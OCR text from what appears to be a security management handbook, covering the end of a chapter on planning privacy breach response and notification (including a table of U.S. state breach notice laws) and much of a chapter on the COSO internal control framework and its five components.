


Figure 3.2 TSA PII data flow diagram.

unusual flowchart as shown in Figure 3.1. However, it provides the documentation to show where PII is collected, where it goes, and where it is stored.

Another type of PII data flow that provides more meaningful information is shown in Figure 3.2. This is from Miami–Dade Transit.*

Use the method for documenting your PII data flow that works best for your organization.

Create the Breach Response Plan

Now that you know the types of breaches possible, the PII you handle, and all the locations for the PII, create the incident identification and response plans. Coordinate with and incorporate plan actions with the information security incident response plan. If you do not, you will either have gaps that can defeat your response efforts or have conflicting activities occurring within different parts of your organization that will likely lead to unsatisfactory response results.

Ensure your plan takes into consideration intrusion detection systems (IDSs). Ensure the IDSs are used and configured in the most effective way so that as many of the types of privacy breaches that you have identified as possible will be flagged.

* http://www.miamidade.gov/transit/library/pdfs/reports/MDTFinalReportTechnicalAppendixA_1.19.2004_jfmB2.pdf.

Plan Effectively

The basic components of your privacy breach response plan include:

1. Receive notification of a potential privacy breach incident.
2. Information security and privacy offices work together to determine at the onset.
   a. The type of incident, location, and people involved.
   b. If PII is involved or likely to be involved.
   c. The systems and other components involved.
   d. The timeframe for when the incident occurred.
3. Notify the incident response team.
4. Determine whether the breach is ongoing, for example if a hacker is still accessing the data or systems. If so, determine whether the systems should be shut down or if activity should be logged and watched closely.
5. Determine if your organization has primary responsibility for the data (it is for your clients or customers) or if you obtained it from another company to perform services for them, for example, if you were contracted by another company to process or otherwise handle the data.
6. Immediately inform the owner of the affected data about the breach.
7. Identify the obligations your organization has under its contract with the owner.
8. Fulfill those obligations.
9. Determine if you need to inform any law enforcement agency and, if so, determine which one(s).
10. If your organization is the primary custodian of the data, determine the specific types of data affected and the associated individuals. This may require sophisticated forensics and could take a significant amount of time, but planning ahead for who will perform these actions will keep that time to a minimum.
11. Determine the jurisdictions within which all impacted individuals reside.
12. Identify the notification requirements for each of the jurisdictions.
13. If just one of the notification requirements is met, plan to notify all impacted individuals. Even if you are not legally obligated to notify beyond those in the jurisdictions with the legal requirements, it is a best practice, and it is best for all your customers to do so.
14. Determine the obligations and responsibilities your organization will have to the impacted individuals for such activities as credit monitoring, toll-free information lines, dedicated incident Web sites, expense reimbursement, and so on.
15. Determine the content of the breach notifications.
16. Determine whether the associated state attorneys general or country privacy commissioner must be notified.
17. Determine how to send and communicate any necessary notifications and whether to use in-house personnel or to engage a third party to send notifications.
18. Send the notifications.
19. Remediate and update processes and procedures to help prevent the incident from occurring again.
20. Monitor the ongoing impact of the breach and continue to answer impacted individuals' questions and address concerns.

As you create your breach response plans, keep in mind that the primary goals of incident handling are to

- Quickly control and minimize damage
- Preserve evidence
- Notify individuals if appropriate
- Recover as soon as possible
- Continue monitoring for downstream impact
- Learn from the incident and make changes to help prevent similar incidents from occurring again

Do your documented plans support these goals?

Once you create the breach response plan, effectively communicate it throughout your enterprise. Provide initial and ongoing training for the personnel who will actively be involved with breach response. Test the plans at least annually and whenever major changes are made within the organization.

Know When a Privacy Breach Has Occurred

Incidents may be reported from many different sources, such as

- Personnel
- Customers
- The general public
- Business partners
- News media
- Automated systems

Reports of a privacy breach can be made to many different areas, such as

- Information security
- Privacy
- Human resources
- Call centers
- Technical support

Ensure your plan clearly specifies where privacy breach reports need to be routed and the positions responsible for privacy breach response coordination. Communicate this throughout your enterprise often and in various ways.

When a privacy breach is reported, it is critical to follow your documented breach response plans to ensure that they are addressed in the most efficient and effective manner, that those filling breach response roles fulfill their specific responsibilities, and that the response activities are followed consistently.

Breach Notification

Typically you will need to notify others when a breach occurs that involved PII. Within the United States as of March 1, 2007, there were 35 states with privacy breach notice laws as indicated in Table 3.2.

Table 3.2 U.S. Privacy Breach Notice Laws as of March 1, 2007

State Breach Notification Law	*Effective Date*
Arizona SB 1338	12/31/06
Arkansas SB 1167	8/12/05
California SB 1386	7/1/03
Colorado HB 1119	9/1/06
Connecticut SB 650	1/1/06
Delaware HB 116	6/28/05
District of Columbia 28-3852	7/1/07
Florida HB 481	7/1/05
Georgia SB 230	5/5/05
Hawaii SB 2290	1/1/07
Idaho SB 1374	7/1/06
Illinois HB 1633	1/1/06
Indiana HB 1101	7/1/06
Kansas SB 196	7/1/06
Louisiana SB 205	1/1/06
Maine LD 1671	1/31/06
Maryland HB208 and SB194	1/1/08
Massachusetts HB4144	2/3/08
Michigan SB 309	6/29/07
Minnesota HF 2121	1/1/06
Montana HB 732	3/1/06
Nebraska LB 876	4/6/06
Nevada SB 347	1/1/06 (10/1/08 for mandatory encryption)
New Hampshire HB 1660	1/1/07
New Jersey A4001	1/1/06
New York S 3492, S 5827, and AB 4254	12/7/05
North Carolina SB 1048	12/1/05
North Dakota SB 2251	6/1/05
Ohio HB 104	2/17/06
Oklahoma HB 2357	6/08/06
Oregon SB583	10/1/07
Pennsylvania SB 712	6/20/06
Rhode Island HB 6191	3/1/06
Tennessee HB 2170	7/1/05
Texas SB 122	9/1/05
Utah SB 69	1/1/07
Vermont SB 284	1/1/07
Washington SB 6043	7/24/05
Wisconsin SB 164	3/31/06
Wyoming SF53	7/1/07

Some of those you may need to notify could include the following:

- Customers
- Business partners
- Telecommunications providers
- State attorneys general
- Regulatory oversight agencies, such as the FTC
- Law enforcement
- Software vendors
- Internet Service Providers (ISPs)
- News media
- Other incident response teams
- Owners of the source of the incident (such as if a network attack was launched from another company's network)
- Lawyers

Incidents can occur that do not involve an actual compromise of, or inappropriate access to, PII. However, if there is reasonable belief, as defined by the multiple breach notice laws, that PII has been inappropriately accessed or compromised, you will need to notify the impacted individuals. Create documented procedures to determine how to make these notifications. Consider the following notification methods.

- *Written notice.* Send via postal mail or other similar delivery method considered dependable. Send to the individuals' permanent home addresses. Include the cost of postage, envelopes, paper, and staff to assemble the letters within your overall breach response plans to ensure you have sufficiently budgeted for this activity.
- *Telephone notice*. Individuals will appreciate and respond best to news of a breach using this method. However, this will also be one of the most time- and money-consuming methods of notification. Include the cost of staff, phone charges, and varying times on the phone within your overall breach response plan.
- *Conspicuous posting of the breach notice on your Internet Web site*. This should not be your primary means of notification, but it is certainly a great supplemental notification method.
- *E-mail notice*. Even though some state-level laws list this as an acceptable notification method, avoid it if at all possible. Among the many reasons not to use e-mail notification are
  - Recipients may view it as another phishing message.
  - Spam filters may delete it before it gets to the recipient.
  - If it is a shared e-mail address, as many family e-mails are, it is possible the message will never make it to the intended individual if another family member deletes it first.
  - E-mail addresses often are checked or used for a very short period of time; you may have many e-mail addresses that are no longer used.
- *Notification to major statewide or nationwide media*. This is another method to use as a supplement to a method that contacts each individual directly.

Within your breach response plan, document the type of information to include within the notification message. Also document how quickly notification needs to be made following discovery of the breach.

Generally if notification is necessary it should occur as quickly as possible and account for the time necessary to determine the scope of the breach and restore the security and integrity of the

data system, along with provisions for potential law enforcement, investigation, and homeland security-related delays. A suggested best practice is to provide notification no later than 45 days after the date on which the privacy breach was discovered. Not only do many privacy lawyers recommend this timeframe, but at least two state-level breach notice laws (Ohio and Florida) specifically require notifications to occur within this timeframe.

It is important you create your breach response plans with all the state breach notice laws in mind; they are all different. For example, the Illinois law does not allow any extra notification delays for law enforcement purposes.

Recovery

Continue breach recovery activities following your immediate breach response activities. If systems were compromised and led to the breach, eliminate all means of continued intruder access.

Do such things as follows:

- Restore programs from trusted vendor-supplied media
- Restore data from trusted backups
- Install appropriate patches or fixes
- Modify accounts and passwords as needed
- Monitor systems for further attacks
- Modify systems and procedures to prevent subsequent incidents

Identify lessons learned and implement improvements. To do this effectively you must carefully document response actions and track certain metrics. For example,

- Assess time and resources used and damage incurred. The author has identified at least 40 different types of costs involved with privacy breaches.*
- Document commands, code, and procedures used in response activities. Update your response plan documentation as necessary.
- Conduct a postmortem review and investigation to prevent a similar incident from recurring if at all possible.
- Document all findings and lessons learned and incorporate into a privacy breach report for your executive business leaders.

Do not stop responding to the incident once you have determined the incident has been resolved.

- Continue postincident monitoring and updating your personnel, business partners, and customers as appropriate about the incident.
- Continue monitoring inquiries, and ensure the responses are handled consistently.
- Handle returned breach notification letters appropriately and consistently. Determine what actions to take for those individuals whose letters were returned.
- Modify incident response plans as needed, including the portions of the information security incident response plans.
- Implement improvements to information security policies, procedures, and measures.
- Modify applications and systems as needed. Provide targeted training and ongoing awareness.

* See the author's Privacy Management Toolkit: http://www.informationshield.com/privacy_main.html.

Committee of Sponsoring Organizations (COSO)

Introduction
History
Defining COSO
The COSO Component
Control Environment
Information and Communication
Monitoring
Control Activities
Risk Assessment
Practical Application of COSO
COSO and Sarbanes Oxley
Summary
Reference

Mignona Cote

Introduction

COSO stands for the Committee of Sponsoring Organizations and, by simple definition, is a control framework that provides guidance on internal control areas that could be incorporated in business processes. The objective of COSO is to provide a common understanding of internal control as *internal control* has diverse meanings across different groups and work disciplines. COSO establishes this common definition and identifies the internal control objectives, the components, and the criteria that controls can be evaluated against. This chapter provides an overview of COSO, highlights its components and criteria, and identifies current ways COSO is being used.

History

The Committee of Sponsoring Organizations consists of the following organizations:

- American Institute of Certified Public Accountants (AICPA)
- American Accounting Association

- Financial Executives Institute (FEI)
- Institute of Internal Auditors (IIA)
- Institute of Management Accountants.

During the late 1980s, several financial situations such as the savings and loans corruptions led to these groups' convening to create a definition and framework for internal control. These groups formed the Treadway Commission that is described later in this chapter.

Prior to the 1980s, controls were prevalent in business processes. Focus on controls has been evident throughout history with recorded activities noted in the United States dating back to the colonial period. COSO highlights the 1940s as a significant period as public accounting firms and internal auditors published many definitions and guidelines on internal control during this time. Management began emphasizing the use of financial and non-financial information to control the business environments.

Legislative and regulatory bodies began focusing on the impact of internal controls as a result of the Watergate investigations during the mid 1970s. The investigations highlighted the illegal campaign contributions and questionable payments made by corporations to domestic and foreign government officials. The enactment of the Foreign Corrupt Practices Act of 1977 (FCPA) was to address anti-bribery, accounting, and internal controls. Within the act, internal controls are presented to provide an effective deterrent to illegal payments.

Several other governing commissions provided input into the internal control evolution. This input included

- Studies to determine auditor's responsibilities
- Rules for mandatory reports on an entity's internal accounting controls
- Guidance on evaluating internal controls
- New and redefined professional standards in the auditing profession.

By 1985, after several noteworthy business and audit failures such as those within the savings and loans area, focus on internal controls gained heightened attention. A congressional subcommittee began hearings to investigate several public companies and activities regarding managements' conduct, the proprietary of financial reporting, and the effectiveness of independent audits. Additional legislation was introduced to require a public company's management to report on the effectiveness of internal control and independent auditors to provide an opinion on management's report. This legislation was not enacted; however, a subcommittee was established with an expanded scope to consider additional aspects of internal control.

The Treadway Commission was established in 1985 with sponsorship by the five previously mentioned organizations. The Treadway Commission's objective was to identify the factors leading to fraudulent financial reporting and make recommendations to reduce such activities. The Treadway report issued in 1987 made several recommendations to address internal control. This report led to the five organizations' continuing to define and document internal control concepts and to create a common reference point. The outcome presented by the five organizations is COSO.

Defining COSO

The foundation of COSO lies with the definition of *control*. *Control*, as defined by COSO, is "Internal control is a process, effected by an entity's board of directors, management and other personnel, designed to provide reasonable assurance regarding the achievement of objectives in the following categories: effectiveness and efficiency of operations; reliability of financial reporting; and compliance with applicable laws and regulations."

Within the COSO report, the definition is expanded and further explained, identifying certain fundamental concepts. These concepts are

- Internal control is a process. It is a means to an end, not an end itself.
- Internal control is affected by people. It is not merely policy manuals and forms, but it is people at every level of an organization.
- Internal control can be expected to provide only reasonable assurance, not absolute assurance, to an entity's management and board.
- Internal control is geared to the achievement of objectives in one or more separate but overlapping categories.

This definition provides the foundation to emphasize to practitioners that controls include both people and process. It expands beyond financial reporting to incorporate operational effectiveness, efficiency, and compliance.

In regards to process, COSO highlights, "internal control is not one event or circumstance, but is a series of actions that permeate an entity's activities."

In other words, the process is the series of actions or steps taken to complete a function. Within this series of steps, controls are built-in to support the quality of the function. These built-in controls contribute to successful execution, and they often help manage costs and response times.

People execute the process and also impact the definition and outcome of the control. The tone of control execution is set by the board of directors, management, and personnel by what they say and do. Each person within an organization maintains a unique set of skills and experiences that affect their interpretation and adherence to the control. Communication and alignment must occur to ensure the control operates as designed. COSO also notes how internal control affects the behavior of people. The control, the understanding of the control, and the enforcement contribute to the person's behavior in regards to the control environment.

Thorough examination of the control definition reveals that internal control only provides reasonable assurance to achieving objectives; absolute assurance that controls are working as intended cannot be guaranteed. The effectiveness of internal controls is affected by external factors, human error, and intentional non-adherence. External factors could include regulatory or market changes, natural disasters, or other unforeseen events. Human error may result from poor judgment, lack of experience, time constraints, or mistakes. Intentional non-adherence typically occurs when needed decisions to expedite a process or compensate for some other event do not occur, and in cases of fraud or collusion.

The definition of *internal control* specifies that the intent of control is to lead to achieving objectives. Objectives establish the goals an organization or function is trying to accomplish. COSO presents three categories for control objectives: operations, financial reporting, and compliance. External parties such as regulators may impose the requirements the organizational objectives are to meet; whereas, the internal control framework further defines how these objectives will be met. These categories may overlap, so an objective may fall into more than one category. For example, a control objective may be defined to address a regulatory requirement but also impact an operation of a process.

31.4 The COSO Components

Committee of Sponsoring Organizations identifies five internal control components. They are

- Control environment
- Risk assessment
- Communication
- Control activities
- Monitoring.

These components represent the actions needed to meet the internal control objectives previously described, namely operations, financial reporting, and compliance. COSO states, "The five components

should be considered when determining whether an internal control system is effective." Within the COSO report, examples on how to evaluate each component are provided.

Each control component breaks down into factors. These factors highlight the consideration areas when evaluating the component. Specific to the organization, the factors will be implemented in varying degrees. Overall, seventeen factors exist, and each should be considered when evaluating the control components. The factors, as listed below, present factors supporting each control component. Of special note is that control activities are regarded as a factor rather than having additional factors. Control activities comprise the hard controls within an environment that typically are audited.

Control environment	Integrity and ethical values
	Commitment to competence
	Board of directors or audit committee
	Management philosophy and operating style
	Organizational structure
	Assignment of authority and responsibility
	Human resource policies and practices
Risk assessment	Entity-wide objectives
	Activity-level objectives
	Risks
	Managing change
Control activities	
Information and communication	Information
	Communication
Monitoring	Ongoing monitoring
	Separate evaluations
	Reporting deficiencies

Control Environment

Important to the control infrastructure is the control environment that is defined by COSO as "The core of any business is its people—their individual attributes, including integrity, ethical values and competence—and the environment in which they operate. They are the engine that drives the entity and the foundation on which everything rests." The control environment sets the tone for the how well the organization will adhere to the controls based on management's direction. The control environment component influences overall business operations and references people as its basis.

The factors within the control environment include integrity and ethical values; commitment to competence; board of directors or audit committee; management's philosophy and operating style; organizational structure; assignment of authority and responsibility; and human resource policies and practices.

Integrity and ethical values address the manner in which an entity's objectives are met. A combination of individual past experiences, preferences, and operating styles coupled with the overall control environment set the direction for integrity and ethical values. Leadership must display integrity and balance fairness across conflicting activities. The organization affects its industry reputation through its ethical behavior, especially during the course of adverse events. Reputation impacts the overall stock price and the health of the organization.

The COSO Control Framework provides a supplemental guide, *Evaluation Tools*, that provides samples of tools that can be used to evaluate an entity's control environment using the principles outlined in COSO. The specific criteria to test for, as previously described, are called factors. Several factors to test integrity and ethical values are listed below with suggested considerations for evaluation as provided in the COSO Evaluation Tools:

- Existence of a code of conduct. Within this area, the tools highlight insurance that the code is comprehensive, periodically acknowledged by all employees, and understood by employees in

terms of behavior. If a written code does not exist, management culture emphasizes the importance of integrity and ethical values.

- Establishment of "tone at the top." Tone at the top provides guidance on what is right and wrong and considers effective communications throughout the enterprise regarding commitment to integrity and ethics, and management deals appropriately with signs of problems such as defective products or hazardous waste.
- Dealings with associates on a high ethical plane. These associates include employees, suppliers, customers, investors, creditors, insurers, competitors, and auditors; business dealings are based on honesty and fairness.
- Remedial action is taken when departure from policy or the code of ethics occur. Areas to consider include management's response to violations and the disciplinary actions taken as a result of the violations.
- Management's attitude to the intervention or overriding established controls. Areas to consider include management-provided guidance on situations when intervention is needed, intervention is documented and explained, override is prohibited, and deviations are investigated.
- Pressure to meet unrealistic targets, especially to gain short-term results. Areas to consider include conditions where incentives exist that can test people's adherence to ethical values; compensation and promotions are based on achievement of these short-term performance goals; and controls are in place to reduce temptations (COSO Evaluation Tools, pp. 5, 6).

Another key factor within the control environment is commitment to competence. Commitment to competence requires the organization establish appropriate skills and worker knowledge to accomplish tasks. The level of competence should be defined to ensure both overqualified and under qualified talent is used for execution of a role. Areas to be considered include ensuring that formal or informal job descriptions are available and communicated and that analysis of the knowledge and skills needed to perform the job are adequate.

Examination of the board of directors requires the board is active and provides oversight as management maintains the ability to override controls. As the top leadership for the company, the board of directors must operate in a specific fashion. The evaluation tools used to verify these key areas include

- Maintaining independence between the board and management. This independence fosters appropriate scrutiny over the strategic initiatives, major transactions, and past performance of management. As well, alternative views are highlighted.
- Using the board when deeper attention is required for specific matters.
- Ensuring directors have sufficient knowledge and industry experience.
- Meetings occur with key management at the correct frequency. The audit committee meets with internal and external auditors to discuss controls, the reporting process, and significant comments and recommendations. Also, the audit committee reviews the scope of internal and external audit activities.
- Providing sufficiently detailed and timely information to the board to allow monitoring of objectives and strategies.
- Providing sensitive information to the board such as investigations and improper acts.
- The board provides oversight on the determination of executive compensation.
- The board maintains a role in establishing tone at the top; for example, the board evaluates the effectiveness of the tone at the top. It takes steps to ensure the tone is appropriate, and it addresses management's adherence to the code of conduct.

- Actions taken by the board as a result of findings presented to them. Considerations include the directives the board gives and also ensuring appropriate follow-up. (COSO Evaluation Tools, pp. 8, 9).

Management's philosophy and operating style are key factors of the control environment, addressing the unique cultures by which key decisions are made and executed. For example, some management styles may easily accept risks when executing strategic decisions or critical transactions; whereas, others may perform detail and cautious analytics.

Personnel turnover effectively gauges management style such as excessive turnover, unexpected resignations, and a pattern of turnover. For example, high turnover in executive internal audit and key financial positions may indicate management's view on internal controls. Organizations suffering from a higher turnover rate in these areas may have a poor view of the importance of internal controls. That is not to say, however, an organization with little or no turnover has a perfect internal control implementation.

Management's view toward data processing, accounting, and financial reporting accuracy also signifies their perspective on controls. Considerations including the accounting principles chosen by the organization and management's decision to implement the practice of reporting the highest income are important topics to review. Another consideration is management's requirements regarding sign-offs in the decentralized accounting department. If sign-offs are insufficient, it may be possible for departments in different areas to use different practices and sign off on their own work as being accurate. Additionally, how management protects intellectual property and other valuable assets from unauthorized access is an indicator of internal controls.

Organizational structure represents another internal control evaluation factor. The organizational structure defines the framework the organization uses to achieve its goals. Some areas to examine include the organizational structure's appropriateness, adequate definition of key manager's roles, adequacy of knowledge and experience of key managers in light of their responsibility, and the appropriateness of reporting relationships. For example, it may not be appropriate for a director in Internal Audit to report to the Chief Financial Officer when it is the finance area where most scrutiny is directed. Such a reporting structure could result in the Chief Financial Officer's applying direct pressure to inappropriately adjust internal audit reports.

Furthermore, changes in organizational structure as market and business conditions change along with an adequate span of control or number of employees per manager is important. Managers must have sufficient time and people to execute their responsibilities. Teams with too many people burden the manager with excessive people management responsibilities, possibly affecting their ability to execute the other tasks in their role.

Assignment of authority and responsibility provides the basis for accountability and control. This factor involves the level of empowerment allowed within the ranks of an organization. Delegation is important with attention to both the level of delegation employed and ensuring only the level of delegation required to reach the objective is implemented. Assignment of authority and responsibility should be established and consistently assigned throughout an organization. The level of delegation assigned to each manager at the same organizational level should be appropriate and consistent. Responsibility must be related to the assignment, and proper information should be considered in setting the level of authority.

Control-related standards such as job descriptions with specific references to control-related responsibilities should be considered. Many organizations do not implement clearly defined job descriptions, responsibilities, and control requirements, leaving these decisions to each individual manager or employee. This can have a significantly negative impact on the effectiveness of the control infrastructure, weaken management's effectiveness, and limit the ability to reach the organization's goals. Additionally, the entity should have an adequate workforce to carry out its mission. Finally, the job role should be defined to create the boundaries of which an employee executes prior to involving higher management.

The final factor within the control environment is human resources policies and practices. Human resource departments manage the standards and hiring practices within a company along with relaying messages to employees regarding expected ethical behaviors and required competence levels. Human resource policies ensure skilled resources are recruited and retained while also ensuring consistent behavior is attained throughout the employee population. Just as job descriptions and responsibilities are an important control factor, the human resources department is critical in establishing the job classifications and ensuring the organization maintains current job descriptions for hiring and performance evaluation purposes. Essential evaluation factors include adequate policies and procedures for hiring, training, promoting, and compensating employees.

Other considerations may be clarity in supporting a person's role within an organization. A person should know his or her role, including specific requirements, responsibilities, and authority levels, and the employee should also be subjected to periodical reviews of job performance. Remedial action should be consistently taken when employees fail to meet their objectives and for non-adherence to policies. Employees should understand the consequences they will face if they do not perform their work. Failing to ensure this understanding may expose the organization to legal implications through lawsuits and court designated penalties.

Overall review of the adequacy of employee background checks, employee retention, and promotion criteria should occur as well. Practices may include specific focus on candidates with frequent job changes and gaps in work history, although the specific nature of these gaps should be carefully considered as these do not specify a problem; they only identify the need for improved examination. Also, hiring practices may require background checks for criminal records, bankruptcies, or financial history, depending upon the nature of the job. These checks require uniform application and clear understanding on the part of the job candidate of the requirement.

The seven factors in the control environment presented here establish the entire control framework for an organization. When conducting a review of the control environment, all seven factors are reviewed across the entire organization. Performing reviews of these factors in smaller subsections of the organization may not identify problems, or they may indicate problems where none exist. Additionally, each factor has several criteria for evaluating the control; however, each specific component may be applicable to unique organizations. Each company must develop its own evaluation criteria to effectively measure and monitor the control framework. Companies may use what is presented in the tools provided by COSO or rely on these as examples and develop their own.

Information and Communication

The introduction within COSO to the information and communication component states, "Every enterprise must capture pertinent information—financial and non-financial, relating to external as well as internal events and activities. The information must be identified by management as relevant to managing the business. It must be delivered to people who need it in a form and timeframe that enables them to carry out their control and other responsibilities."

Information, as defined by COSO, is the data required to run the business, and *communication* is the manner used to disseminate the data to the appropriate personnel. Information and communication cross operational, financial, and compliance categories and are the glue that holds the organization together.

Information is stored and processed in information systems. Information systems incorporate the processing of internal data transactions and provide external information such as market data or other areas that may impact operations. The reports produced by these systems are used to ensure effective operations and are critical for management decisions. Information systems produce reports used for monitoring the environment. Information systems and the functions they provide have become strategic in nature to the overall success of organizations. These systems are heavily integrated into the operations of companies and enable the processing of large volumes of data.

Data quality is critical to the information and value of the knowledge derived from it. The information must be accurate and reliable. Because of the heavy reliance on information, several components of this information must be incorporated into information systems to ensure appropriateness, timeliness, currency, accuracy, and accessibility. Each of these impacts the overall ability to use the data for operations and key strategic decisions.

Communication occurs both internally and externally. Communication expands beyond the sharing of data generated by information systems, and it incorporates the setting of expectations and ensuring responsibilities are understood. Internal communications should include messages from the top regarding the value of internal controls and how their activities relate to the work of others. For example, if the company's CEO advises employees of the importance of ethics and operating with integrity, it is not only an example of internal communications, but it is also of a type indicating the value placed on internal controls. External communications involve open communication channels with suppliers and customers through press announcements, media articles, etc. Communications with external parties such as external auditors and regulators can provide valuable information regarding the overall effectiveness of controls.

Committee of Sponsoring Organizations separates information and communication into two factors with each having several focus points. When evaluating the information area, significant factors include

- Mechanisms are in place to obtain and report appropriate data to management from both external and internal sources.
- Information is provided to the right people with sufficient detail.
- Information systems are strategically linked to the organization with emphasis on ensuring objectives are met and attention is paid to emerging information needs.
- Management supports development of information systems as evidenced with appropriate human and financial resources.

The evaluation of communication may consider

- An employee's responsibilities are effectively communicated.
- Communication channels for reporting suspected improprieties.
- Receptiveness of management to employees' suggestions in regards to improving operations.
- Adequacy of information across the organization to enable an employee to discharge his or her responsibilities.
- Openness of communication channels with suppliers, customers, and other external parties.
- Extent to which outside parties are made aware of the entity's ethical standards.
- Proper follow-up action occurs resulting from communications from external sources.

Communication and information should be evaluated across the entity and within the business functions. Each is crucial to ensure goals and objectives are understood. Once understood, then the next component, monitoring, should occur to ensure that the controls are understood and working as intended.

Monitoring

Monitoring is the fifth component COSO requires for examination. Monitoring involves the review of internal control processes through ongoing activities or separate evaluations. Management may establish processes within the controls that effectively enable the control to monitor itself. These processes may be mechanized reports or other tools that identify when the control is not working. This ongoing monitoring incorporates regular management and supervisory activities. The more effective a control is, as presented by ongoing monitoring, the less frequent a separate evaluation of that control is needed. Separate evaluations may occur by management, but more often, by other groups such as internal audit.

The frequency of separate evaluations should be set based on risk assessment as well as overall effectiveness of the control. For example, controls with a higher exception or failure rate may need more frequent review until the problem is corrected.

Examination of the monitoring component occurs both corporate wide and within individual business units. Three factors should be considered: ongoing monitoring, separate evaluations, and reporting deficiencies. Ongoing monitoring, as previously described, involves the daily activities of management and may include activities such as reconciliations. Areas to consider for this factor include

- Ensuring personnel obtain evidence to determine if internal controls are functioning.
- Extent to which external parties corroborate internally generated information.
- Periodic comparison between accounting systems and physical assets.
- Responsiveness to auditor recommendations on strengthening controls.
- Feedback provided to management as obtained in various meetings where employees highlight control effectiveness.
- Periodic inquiry regarding employees' understanding of critical control activities.
- Overall effectiveness of internal control activities.

Separate evaluations require a review of the control process directly focusing on its effectiveness. The evaluations vary in scope and frequency based on risk and overall importance to the organization, and they are often performed by external organizations such as audit, consulting, or oversight groups. Some focus items for this factor may be

- Scope and frequency of review
- Appropriateness of the evaluation process
- Adequacy of the methodology for the review
- Proper level of documentation.

The third factor for monitoring is reporting deficiencies. These deficiencies may be highlighted from many sources and should be presented to management. Based on the risk associated with the deficiency, certain issues should be reported to the board. Evaluation of this factor may include

- Existence of a process to capture and report control weaknesses
- Appropriateness of reporting
- Appropriateness of follow-up.

Control Activities

Control activities represent the component internal audit has historically focused on during evaluations. Control activities do not have additional factors as the activities themselves are the focus of the review. COSO summarizes control activities as the "policies and procedures that help ensure management directives are carried out."

Control activities are broken into three categories: operational, financial reporting, and compliance. These categories may overlap as a particular control activity may meet control objectives of more than one category.

Examination of control activities may include review of policies and procedures and ensuring control procedures are working as intended. Other areas typically reviewed are segregation of duties, reconciliations, performance indicators, top level reviews, and other financial reviews. Within the top level reviews, actual performance compared to budget may be examined, whereas in financial review, trend analysis may occur.

Information processing is a key review area and is largely executed by information technology auditors or specialist trained in information technology (IT) general controls or specified technologies. General controls cover a broad overview of basic operational IT controls such as data center reviews, change control, system development, problem management, maintenance, capacity planning, and access controls. With new technologies, expanding complex systems, large volumes of data transactions, and diverse operating environments specialized testing may be needed for a specific technology or process.

Risk Assessment

Risk assessment is the identification and analysis of relevant risks to achievement of the objectives, forming a basis for determining how the risks should be managed. This component covers risks from internal and external influences that may prevent the organization from meeting its business objectives. Risk assessment occurs at two levels: one for the overall business and the other within the actual business functions. Four factors should be examined for risk assessment: entity-wide objectives, activity-level objectives, risks, and managing change.

Entity-wide objectives involve review identifying if management has established objectives and if guidance has been provided on what the company desires to achieve. This information should be communicated to employees with appropriate feedback channels. Linkage of the objectives to the overall strategic plan should be evaluated to ensure the strategy supports the objectives and also that proper prioritization and resource allocation has been provided.

Entity-wide objectives set the direction for the activity-level objectives and typically are managed by meeting specific goals with targets and deadlines. Evaluation of an entity's controls should include ensuring adequate linkage between entity-wide and activity-level objectives for all significant activities and also validation of the consistency between the activity-level objections. The objectives should be relevant in that they are established for key activities and are consistent with past performance or with industry practices. These objectives should be measurable and have proper resource allocation. Critical to the success of activity-level objectives is management's involvement at all levels.

The risks factor entails ensuring the company's risk-assessment process identifies and considers implications of relevant risks from external and internal sources. Assessment within this area includes identifying risks from external sources such as suppliers, regulation, technological changes, creditors, competition, natural disasters, and economic and political activities. Internal sources include adequate staffing and talent, financing, competitive labor relations, and controlled information systems. The risk analysis should be comprehensive in order to identify the significance of the risk, the risk's likelihood of occurring, and outcomes.

The final factor to examine for risk assessment is validating how well adapted the organization is for managing change. Each organization needs to have a process to identify conditions that may affect its ability to meet its objectives. External events such as regulatory, economic, or industry change and impact businesses as well, entities activities evolve. Events that require special attention include rapid or declining growth, evolving technology, new product lines, corporate restructurings, and international relations.

Assessing change management first requires the identification of change at all levels. Once identified, the process should include the manner the response to the change. All impacted entities in the change should be brought into the process. Changes that will have long lasting impact to the business should include top management.

Practical Application of COSO

Since COSO's inception, many variations of COSO implementations have occurred. Two common tools are risk assessment templates and questionnaires. Some components of COSO may be evaluated at the overall entity level; whereas, other components may be evaluated at the operating level. A questionnaire

may be useful to assess an organization's control environment; although, a risk assessment with detailed objectives is better suited for a functional area. Regardless of the tool selected, the manner used to assess an organization must be catered to that specific company. Very large companies may work well using survey questionnaires, and small companies may rely on informal interviews.

Supplemental to the COSO report is *Evaluation Tools* that presents examples of how to use COSO for evaluations. These tools are examples and may not work for individual organizations; rather, they should be used solely to gain ideas on what would work within a specific company.

